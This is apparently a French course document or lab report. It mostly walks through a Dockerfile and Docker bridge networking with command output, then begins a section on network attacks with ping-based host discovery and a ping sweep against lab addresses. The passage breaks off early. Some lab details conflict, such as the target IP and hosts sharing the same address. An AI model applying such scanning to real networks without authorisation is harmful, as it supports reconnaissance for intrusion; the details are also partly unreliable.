Avant de commencer à travailler sur le Dockerfile, prenez un moment pour planifier ce que devrait être la sortie finale. À notre avis, cela devrait ressembler à quelque chose comme ceci :

- L'image doit avoir Python pré-installé.
- Il doit contenir une copie de mon script rmbyext.
- Un répertoire de travail doit être défini dans lequel le script sera exécuté.
- Le script rmbyext doit être défini comme point d'entrée afin que l'image puisse prendre des noms d'extension comme arguments.

Pour construire l'image mentionnée ci-dessus, nous suivons les étapes suivantes :

- Obtenez une bonne image de base pour exécuter des scripts Python, comme python.
- Configurez le répertoire de travail dans un répertoire facilement accessible.
- Installez Git afin que le script puisse être installé à partir du référentiel GitHub.
- Installez le script en utilisant Git et pip.
- Débarrassez-vous des packages inutiles de la construction.
- Définir rmbyext comme point d'entrée pour cette image

Maintenant, nous créons un nouveau Dockerfile dans le répertoire rmbyext et nous y mettons le code suivant :

```
FROM python:3-alpine

WORKDIR /zone

RUN apk add --no-cache git && \
    pip install git+https://github.com/fhsinchy/rmbyext.git#egg=rmbyext && \
    apk del git

ENTRYPOINT [ "rmbyext" ]
```

L'explication des instructions de ce fichier est la suivante :

- L'instruction FROM définit python comme image de base, ce qui en fait un environnement idéal pour exécuter des scripts Python. La balise 3-alpine indique que vous voulez la variante Alpine de Python 3.
- L'instruction WORKDIR définit ici le répertoire de travail par défaut sur /zone. Le nom du répertoire de travail est complètement aléatoire ici.
- Étant donné que le script rmbyext est installé à partir de GitHub, git est une dépendance au moment de l'installation. L'instruction RUN à la ligne 5 installe git puis installe le script rmbyext en utilisant Git et pip. Il se débarrasse également de git par la suite
- Enfin, à la ligne 9, l'instruction ENTRYPOINT définit le script rmbyext comme point d'entrée pour cette image.

Dans tout ce fichier, la ligne 9 est la magie qui transforme cette image apparemment normale en une image exécutable.

## 4 - Mise en réseau avec des conteneurs autonomes

Cette rubrique comprend trois didacticiels différents. Vous pouvez exécuter chacun d'eux sur Linux, Windows ou un Mac, mais pour les deux derniers, vous avez besoin d'un deuxième hôte Docker exécuté ailleurs.

- **Utiliser le réseau de pont par défaut** montre comment utiliser le réseau de pont par défaut que Docker configure automatiquement pour vous. Ce réseau n'est pas le meilleur choix pour les systèmes de production.
- **utiliser des réseaux de pont définis par l'utilisateur** montre comment créer et utiliser vos propres réseaux de pont personnalisés, pour connecter des conteneurs s'exécutant sur le même hôte Docker. Ceci est recommandé pour les conteneurs autonomes exécutés en production.

Bien que les réseaux superposés soient généralement utilisés pour les services Swarm, vous pouvez également utiliser un réseau superposé pour les conteneurs autonomes.

### ❖ Use the default bridge network

Dans cet exemple, vous démarrez deux conteneurs alpins différents sur le même hôte Docker et effectuez des tests pour comprendre comment ils communiquent entre eux. Vous devez avoir Docker installé et en cours d'exécution.

1. Ouvrez une fenêtre de terminal. Dressez la liste des réseaux actuels avant de faire quoi que ce soit d'autre. Voici ce que vous devriez voir si vous n'avez jamais ajouté de réseau ou initialisé d'essaim sur ce démon Docker. Vous pouvez voir différents réseaux, mais vous devriez au moins voir ceux-ci (les identifiants de réseau seront différents) :

```
$ docker network ls
```

NETWORK ID	NAME	DRIVER	SCOPE
17e324f45964	bridge	bridge	local
6ed54d316334	host	host	local
7092879f2cc8	none	null	local

Le réseau de pont par défaut est répertorié, ainsi que l'hôte et aucun. Les deux derniers ne sont pas des réseaux à part entière, mais sont utilisés pour démarrer un conteneur connecté directement à la pile réseau de l'hôte du démon Docker, ou pour démarrer un conteneur sans périphérique réseau. Ce didacticiel connectera deux conteneurs au réseau de pont.

2. Démarrez deux conteneurs alpins exécutant des cendres, qui est le shell par défaut d'Alpine plutôt que bash. Les drapeaux -dit signifient de démarrer le conteneur détaché (en arrière-plan), interactif (avec la possibilité de taper dedans) et avec un TTY (afin que vous puissiez voir l'entrée et la sortie). Puisque vous le démarrez de manière détachée, vous ne serez pas connecté au conteneur tout de suite. Au lieu

de cela, l'ID du conteneur sera imprimé. Étant donné que vous n'avez spécifié aucun indicateur --network, les conteneurs se connectent au réseau de pont par défaut.

```
$ docker run -dit --name alpine1 alpine ash  
$ docker run -dit --name alpine2 alpine ash
```

Vérifiez que les deux conteneurs sont bien démarrés :

```
$ docker container ls
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
602dbf1edc81	alpine	"ash"	4 seconds ago	Up 3 seconds		alpine2
da33b7aa74b0	alpine	"ash"	17 seconds ago	Up 16 seconds		alpine1

3. Inspectez le réseau de ponts pour voir quels conteneurs y sont connectés.

```

$ docker network inspect bridge

[
    {
        "Name": "bridge",
        "Id": "17e324f459648a9baaea32b248d3884da102dde19396c25b30ec800068ce6b10",
        "Created": "2017-06-22T20:27:43.826654485Z",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
                    "Subnet": "172.17.0.0/16",
                    "Gateway": "172.17.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": false,
        "Containers": {
            "602dbf1edc81813304b6cf0a647e65333dc6fe6ee6ed572dc0f686a3307c6a2c": {
                "Name": "alpine2",
                "EndpointID": "03b6aafb7ca4d7e531e292901b43719c0e34cc7ef565b38a6bf84acf50f38cd",
                "MacAddress": "02:42:ac:11:00:03",
                "IPv4Address": "172.17.0.3/16",
                "IPv6Address": ""
            },
            "da33b7aa74b0bf3bda3ebd502d404320ca112a268aafe05b4851d1e3312ed168": {
                "Name": "alpine1",
                "EndpointID": "46c044a645d6afcc42ddd7857d19e9dcfb89ad790afb5c239a35ac0af5e8a5bc5",
                "MacAddress": "02:42:ac:11:00:02",
                "IPv4Address": "172.17.0.2/16",
                "IPv6Address": ""
            }
        },
        "Options": {
            "com.docker.network.bridge.default_bridge": "true",
            "com.docker.network.bridge.enable_icc": "true",
            "com.docker.network.bridge.enable_ip_masquerade": "true",
            "com.docker.network.bridge.host_binding_ipv4": "0.0.0.0",
            "com.docker.network.bridge.name": "docker0",
            "com.docker.network.driver.mtu": "1500"
        },
        "Labels": {}
    }
]

```

Près du haut, des informations sur le réseau de pont sont répertoriées, y compris l'adresse IP de la passerelle entre l'hôte Docker et le réseau de pont (172.17.0.1).

Sous la clé Containers, chaque conteneur connecté est répertorié, ainsi que des informations sur son adresse IP (172.17.0.2 pour alpine1 et 172.17.0.3 pour alpine2).

4. Les conteneurs s'exécutent en arrière-plan. Utilisez la commande docker attach pour vous connecter à alpine1.

```
$ docker attach alpine1  
/ #
```

L'invite se transforme en # pour indiquer que vous êtes l'utilisateur root dans le conteneur. Utilisez la commande ip addr show pour afficher les interfaces réseau pour alpine1 telles qu'elles apparaissent dans le conteneur :

```
# ip addr show  
  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
27: eth0@if28: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP  
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.2/16 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::42:acff:fe11:2/64 scope link  
        valid_lft forever preferred_lft forever
```

La première interface est le périphérique de bouclage. Ignorez-le pour l'instant. Notez que la deuxième interface a l'adresse IP 172.17.0.2, qui est la même adresse indiquée pour alpine1 à l'étape précédente.

5. Depuis alpine1, assurez-vous que vous pouvez vous connecter à Internet en envoyant un ping à google.com. L'indicateur -c 2 limite la commande à deux tentatives de ping.

```
# ping -c 2 google.com  
  
PING google.com (172.217.3.174): 56 data bytes  
64 bytes from 172.217.3.174: seq=0 ttl=41 time=9.841 ms  
64 bytes from 172.217.3.174: seq=1 ttl=41 time=9.897 ms  
  
--- google.com ping statistics ---  
2 packets transmitted, 2 packets received, 0% packet loss  
round-trip min/avg/max = 9.841/9.869/9.897 ms
```

6. Essayez maintenant d'envoyer un ping au deuxième conteneur. Tout d'abord, pingez-le par son adresse IP, 172.17.0.3 :

```
# ping -c 2 172.17.0.3

PING 172.17.0.3 (172.17.0.3): 56 data bytes
64 bytes from 172.17.0.3: seq=0 ttl=64 time=0.086 ms
64 bytes from 172.17.0.3: seq=1 ttl=64 time=0.094 ms

--- 172.17.0.3 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.086/0.090/0.094 ms
```

Cela réussit. Ensuite, essayez d'envoyer un ping au conteneur alpine2 par nom de conteneur. Cela échouera.

```
# ping -c 2 alpine2

ping: bad address 'alpine2'
```

7. Détachez-vous de alpine1 sans l'arrêter en utilisant la séquence de détachement, CTRL + p CTRL + q (maintenez CTRL enfoncé et tapez p suivi de q). Si vous le souhaitez, attachez-le à alpine2 et répétez les étapes 4, 5 et 6, en remplaçant alpine1 par alpine2.
8. Arrêtez et retirez les deux conteneurs

```
$ docker container stop alpine1 alpine2
$ docker container rm alpine1 alpine2
```

### • Use user-defined bridge networks

Dans cet exemple, nous démarrons à nouveau deux conteneurs alpins, mais les attachons à un réseau défini par l'utilisateur appelé alpine-net que nous avons déjà créé. Ces conteneurs ne sont pas du tout connectés au réseau de pont par défaut. Nous commençons alors un troisième conteneur alpin qui est connecté au réseau du pont mais pas connecté à alpine-net, et un quatrième conteneur alpin qui est connecté aux deux réseaux.

1. Créez le réseau alpin-net. Vous n'avez pas besoin de l'indicateur de pont --driver car c'est la valeur par défaut, mais cet exemple montre comment le spécifier.

```
$ docker network create --driver bridge alpine-net
```

2. Liste les réseaux de Docker :

```
$ docker network ls
```

NETWORK ID	NAME	DRIVER	SCOPE
e9261a8c9a19	alpine-net	bridge	local
17e324f45964	bridge	bridge	local
6ed54d316334	host	host	local
7092879f2cc8	none	null	local

Inspectez le réseau alpin-net. Cela vous montre son adresse IP et le fait qu'aucun conteneur n'y est connecté :

```
$ docker network inspect alpine-net
```

```
[  
  {  
    "Name": "alpine-net",  
    "Id": "e9261a8c9a19eabf2bf1488bf5f208b99b1608f330cff585c273d39481c9b0ec",  
    "Created": "2017-09-25T21:38:12.620046142Z",  
    "Scope": "local",  
    "Driver": "bridge",  
    "EnableIPv6": false,  
    "IPAM": {  
      "Driver": "default",  
      "Options": {},  
      "Config": [  
        {  
          "Subnet": "172.18.0.0/16",  
          "Gateway": "172.18.0.1"  
        }  
      ]  
    },  
    "Internal": false,  
    "Attachable": false,  
    "Containers": {},  
    "Options": {},  
    "Labels": {}  
  }  
]
```

Notez que la passerelle de ce réseau est 172.18.0.1, contrairement au réseau de pont par défaut, dont la passerelle est 172.17.0.1. L'adresse IP exacte peut être différente sur votre système.

3. Créez vos quatre conteneurs. Remarquez les indicateurs --network. Vous ne pouvez vous connecter qu'à un seul réseau pendant la commande docker run, vous devez donc utiliser docker network connect ensuite pour connecter alpine4 au réseau de pont également.

```
$ docker run -dit --name alpine1 --network alpine-net alpine ash  
$ docker run -dit --name alpine2 --network alpine-net alpine ash  
$ docker run -dit --name alpine3 alpine ash  
$ docker run -dit --name alpine4 --network alpine-net alpine ash  
$ docker network connect bridge alpine4
```

Vérifiez que tous les conteneurs sont en cours d'exécution :

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
156849cc902	alpine	"ash"	41 seconds ago	Up 41 seconds		alpine4
fa1340b8d83e	alpine	"ash"	51 seconds ago	Up 51 seconds		alpine3
a535d969081e	alpine	"ash"	About a minute ago	Up About a minute		alpine2
0a02c449a6e9	alpine	"ash"	About a minute ago	Up About a minute		alpine1

#### 4. Inspectez à nouveau le réseau de ponts et le réseau alpine-net :

```
$ docker network inspect bridge

[
    {
        "Name": "bridge",
        "Id": "17e324f459648a9baaea32b248d3884da102dde19396c25b30ec800068ce6b10",
        "Created": "2017-06-22T20:27:43.826654485Z",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
                    "Subnet": "172.17.0.0/16",
                    "Gateway": "172.17.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": false,
        "Containers": {
            "156849cc902b812b7d17f05d2d81532ccebe5bf788c9a79de63e12bb92fc621": {
                "Name": "alpine4",
                "EndpointID": "7277c5183f0da5148b33d05f329371fce7befc5282d2619cfb23690b2adf467d",
                "MacAddress": "02:42:ac:11:00:03",
                "IPv4Address": "172.17.0.3/16",
                "IPv6Address": ""
            },
            "fa1340b8d83eeef5497166951184ad3691eb48678a3664608ec448a687b047c53": {
                "Name": "alpine3",
                "EndpointID": "5ae767367dcbebc712c02d49556285e888819d4da6b69d88cd1b0d52a83af95f",
                "MacAddress": "02:42:ac:11:00:02",
                "IPv4Address": "172.17.0.2/16",
                "IPv6Address": ""
            }
        },
        "Options": {
            "com.docker.network.bridge.default_bridge": "true",
            "com.docker.network.bridge.enable_icc": "true",
            "com.docker.network.bridge.enable_ip_masquerade": "true",
            "com.docker.network.bridge.host_binding_ipv4": "0.0.0.0",
            "com.docker.network.bridge.name": "docker0",
            "com.docker.network.bridge.name": "docker0",
            "com.docker.network.driver.mtu": "1500"
        },
        "Labels": {}
    }
]
```

Les conteneurs alpine3 et alpine4 sont connectés au réseau de ponts.

```
$ docker network inspect alpine-net

[
    {
        "Name": "alpine-net",
        "Id": "e9261a8c9a19eabf2bf1488bf5f208b99b1608f330cff585c273d39481c9b0ec",
        "Created": "2017-09-25T21:38:12.620046142Z",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": {},
            "Config": [
                {
                    "Subnet": "172.18.0.0/16",
                    "Gateway": "172.18.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": false,
        "Containers": {
            "0a02c449a6e9a15113c51ab2681d72749548fb9f78fae4493e3b2e4e74199c4a": {
                "Name": "alpine1",
                "EndpointID": "c83621678eff9628f4e2d52baf82c49f974c36c05cba152db4c131e8e7a64673",
                "MacAddress": "02:42:ac:12:00:02",
                "IPv4Address": "172.18.0.2/16",
                "IPv6Address": ""
            },
            "156849cccd902b812b7d17f05d2d81532ccebe5bf788c9a79de63e12bb92fc621": {
                "Name": "alpine4",
                "EndpointID": "058bc6a5e9272b532ef9a6ea6d7f3db4c37527ae2625d1cd1421580fd0731954",
                "MacAddress": "02:42:ac:12:00:04",
                "IPv4Address": "172.18.0.4/16",
                "IPv6Address": ""
            },
            "a535d969081e003a149be8917631215616d9401edcb4d35d53f00e75ea1db653": {
                "Name": "alpine2",
                "EndpointID": "198f3141ccf2e7dba67bce358d7b71a07c5488e3867d8b7ad55a4c695ebb8740",
                "MacAddress": "02:42:ac:12:00:03",
                "IPv4Address": "172.18.0.3/16",
                "IPv6Address": ""
            }
        }
    }
]
```

Les conteneurs alpine1, alpine2 et alpine4 sont connectés au réseau alpine-net.

5. Sur les réseaux définis par l'utilisateur comme alpine-net, les conteneurs peuvent non seulement communiquer par adresse IP, mais peuvent également résoudre un nom de conteneur en une adresse IP. Cette capacité est appelée découverte automatique de service. Connectons-nous à alpine1 et testons cela. alpine1 devrait être capable de résoudre alpine2 et alpine4 (et alpine1 lui-même) en adresses IP.

```
$ docker container attach alpine1

# ping -c 2 alpine2

PING alpine2 (172.18.0.3): 56 data bytes
64 bytes from 172.18.0.3: seq=0 ttl=64 time=0.085 ms
64 bytes from 172.18.0.3: seq=1 ttl=64 time=0.090 ms

--- alpine2 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.085/0.087/0.090 ms

# ping -c 2 alpine4

PING alpine4 (172.18.0.4): 56 data bytes
64 bytes from 172.18.0.4: seq=0 ttl=64 time=0.076 ms
64 bytes from 172.18.0.4: seq=1 ttl=64 time=0.091 ms

--- alpine4 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.076/0.083/0.091 ms

# ping -c 2 alpine1

PING alpine1 (172.18.0.2): 56 data bytes
64 bytes from 172.18.0.2: seq=0 ttl=64 time=0.026 ms
64 bytes from 172.18.0.2: seq=1 ttl=64 time=0.054 ms

--- alpine1 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.026/0.040/0.054 ms
```

6. Depuis alpine1, vous ne devriez pas pouvoir vous connecter du tout à alpine3, car il n'est pas sur le réseau alpine-net.

```
# ping -c 2 alpine3

ping: bad address 'alpine3'
```

Non seulement cela, mais vous ne pouvez pas non plus vous connecter à alpine3 depuis alpine1 par son adresse IP. Regardez en arrière le réseau docker inspectez la sortie pour le réseau de pont et trouvez l'adresse IP d'alpine3 : 172.17.0.2 Essayez de le pinger.

```
# ping -c 2 172.17.0.2

PING 172.17.0.2 (172.17.0.2): 56 data bytes

--- 172.17.0.2 ping statistics ---
2 packets transmitted, 0 packets received, 100% packet loss
```

Détachez-vous de alpine1 en utilisant la séquence de détachement, CTRL + p CTRL + q (maintenez CTRL enfoncé et tapez p suivi de q).

7. N'oubliez pas qu'alpine4 est connecté à la fois au réseau de ponts par défaut et à alpine-net. Il devrait pouvoir atteindre tous les autres conteneurs. Cependant, vous devrez adresser alpine3 par son adresse IP. Attachez-vous dessus et lancez les tests.

```

$ docker container attach alpine4

# ping -c 2 alpine1

PING alpine1 (172.18.0.2): 56 data bytes
64 bytes from 172.18.0.2: seq=0 ttl=64 time=0.074 ms
64 bytes from 172.18.0.2: seq=1 ttl=64 time=0.082 ms

--- alpine1 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.074/0.078/0.082 ms

# ping -c 2 alpine2

PING alpine2 (172.18.0.3): 56 data bytes
64 bytes from 172.18.0.3: seq=0 ttl=64 time=0.075 ms
64 bytes from 172.18.0.3: seq=1 ttl=64 time=0.080 ms

--- alpine2 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.075/0.077/0.080 ms

# ping -c 2 alpine3
ping: bad address 'alpine3'

# ping -c 2 172.17.0.2

PING 172.17.0.2 (172.17.0.2): 56 data bytes
64 bytes from 172.17.0.2: seq=0 ttl=64 time=0.089 ms
64 bytes from 172.17.0.2: seq=1 ttl=64 time=0.075 ms

--- 172.17.0.2 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.075/0.082/0.089 ms

# ping -c 2 alpine4

PING alpine4 (172.18.0.4): 56 data bytes
64 bytes from 172.18.0.4: seq=0 ttl=64 time=0.033 ms
64 bytes from 172.18.0.4: seq=1 ttl=64 time=0.064 ms

--- alpine4 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.033/0.048/0.064 ms

```

8. Comme dernier test, assurez-vous que vos conteneurs peuvent tous se connecter à Internet en envoyant un ping à google.com. Vous êtes déjà attaché à alpine4 alors commencez par essayer à partir de là. Ensuite, détachez-vous d'alpine4 et connectez-vous à alpine3 (qui n'est attaché qu'au réseau de ponts) et réessayez. Enfin, connectez-vous à alpine1 (qui est uniquement connecté au réseau alpine-net) et réessayez.

```
# ping -c 2 google.com

PING google.com (172.217.3.174): 56 data bytes
64 bytes from 172.217.3.174: seq=0 ttl=41 time=9.778 ms
64 bytes from 172.217.3.174: seq=1 ttl=41 time=9.634 ms

--- google.com ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 9.634/9.706/9.778 ms

CTRL+p CTRL+q

$ docker container attach alpine3

# ping -c 2 google.com

PING google.com (172.217.3.174): 56 data bytes
64 bytes from 172.217.3.174: seq=0 ttl=41 time=9.706 ms
64 bytes from 172.217.3.174: seq=1 ttl=41 time=9.851 ms

--- google.com ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 9.706/9.778/9.851 ms

CTRL+p CTRL+q

$ docker container attach alpine1

# ping -c 2 google.com

PING google.com (172.217.3.174): 56 data bytes
64 bytes from 172.217.3.174: seq=0 ttl=41 time=9.606 ms
64 bytes from 172.217.3.174: seq=1 ttl=41 time=9.603 ms

--- google.com ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 9.603/9.604/9.606 ms

CTRL+p CTRL+q
```

Arrêtez et retirez tous les conteneurs et le réseau alpine-net.

```
$ docker container stop alpine1 alpine2 alpine3 alpine4

$ docker container rm alpine1 alpine2 alpine3 alpine4


$ docker network rm alpine-net
```

## B - Mise en place des attaques réseau :

### a - Couche Internet :

#### 1 - Balayage et énumération réseau :

Notre lab pour tester ces attaques :



```
joms@joms7x:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:1e:00:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.24 brd 10.10.10.255 scope global dynamic noprefixroute eth0
        valid_lft 22sec preferred_lft 322sec
        inet6 fe80::a00c:29ff:fe1e:0/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d9:80:f9:ab brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
joms@joms7x:~$ 

joms@joms7x:~$ 
joms@joms7x:~$ 

joms@joms7x:~$ 


joms@joms-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:1e:00:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.24 brd 10.10.10.255 scope global dynamic noprefixroute enp0s3
        valid_lft 329sec preferred_lft 329sec
        inet6 fe80::a00c:29ff:fe1e:0/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
joms@joms-VirtualBox:~$ 
joms@joms-VirtualBox:~$ 
joms@joms-VirtualBox:~$ 

joms@joms-VirtualBox:~$ ping 10.10.10.5
PING 10.10.10.5 (10.10.10.5) 56(84) bytes of data.
64 bytes from 10.10.10.5: icmp_seq=1 ttl=64 time=0.439 ms
64 bytes from 10.10.10.5: icmp_seq=2 ttl=64 time=0.667 ms
64 bytes from 10.10.10.5: icmp_seq=3 ttl=64 time=0.466 ms
64 bytes from 10.10.10.5: icmp_seq=4 ttl=64 time=0.570 ms
64 bytes from 10.10.10.5: icmp_seq=5 ttl=64 time=0.555 ms
^C
--- 10.10.10.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4074ms
rtt min/avg/max/mdev = 0.439/0.539/0.667/0.081 ms
```

Notre machine cible : 10.10.10.4 ( ubuntu )

#### Les techniques de balayage :


##### ICMP Scanning :



```
(joms@joms7x)~$ ping 10.10.10.5
PING 10.10.10.5 (10.10.10.5) 56(84) bytes of data.
64 bytes from 10.10.10.5: icmp_seq=1 ttl=64 time=0.439 ms
64 bytes from 10.10.10.5: icmp_seq=2 ttl=64 time=0.667 ms
64 bytes from 10.10.10.5: icmp_seq=3 ttl=64 time=0.466 ms
64 bytes from 10.10.10.5: icmp_seq=4 ttl=64 time=0.570 ms
64 bytes from 10.10.10.5: icmp_seq=5 ttl=64 time=0.555 ms
^C
--- 10.10.10.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4074ms
rtt min/avg/max/mdev = 0.439/0.539/0.667/0.081 ms
```

## PING SWEEP :

On utilise pour ce type de scan Angry-ip-scanner



IP	Ping	Hostname	Ports [0+]
10.10.10.1	0 ms	[n/a]	[n/s]
10.10.10.2	[n/a]	[n/s]	[n/s]
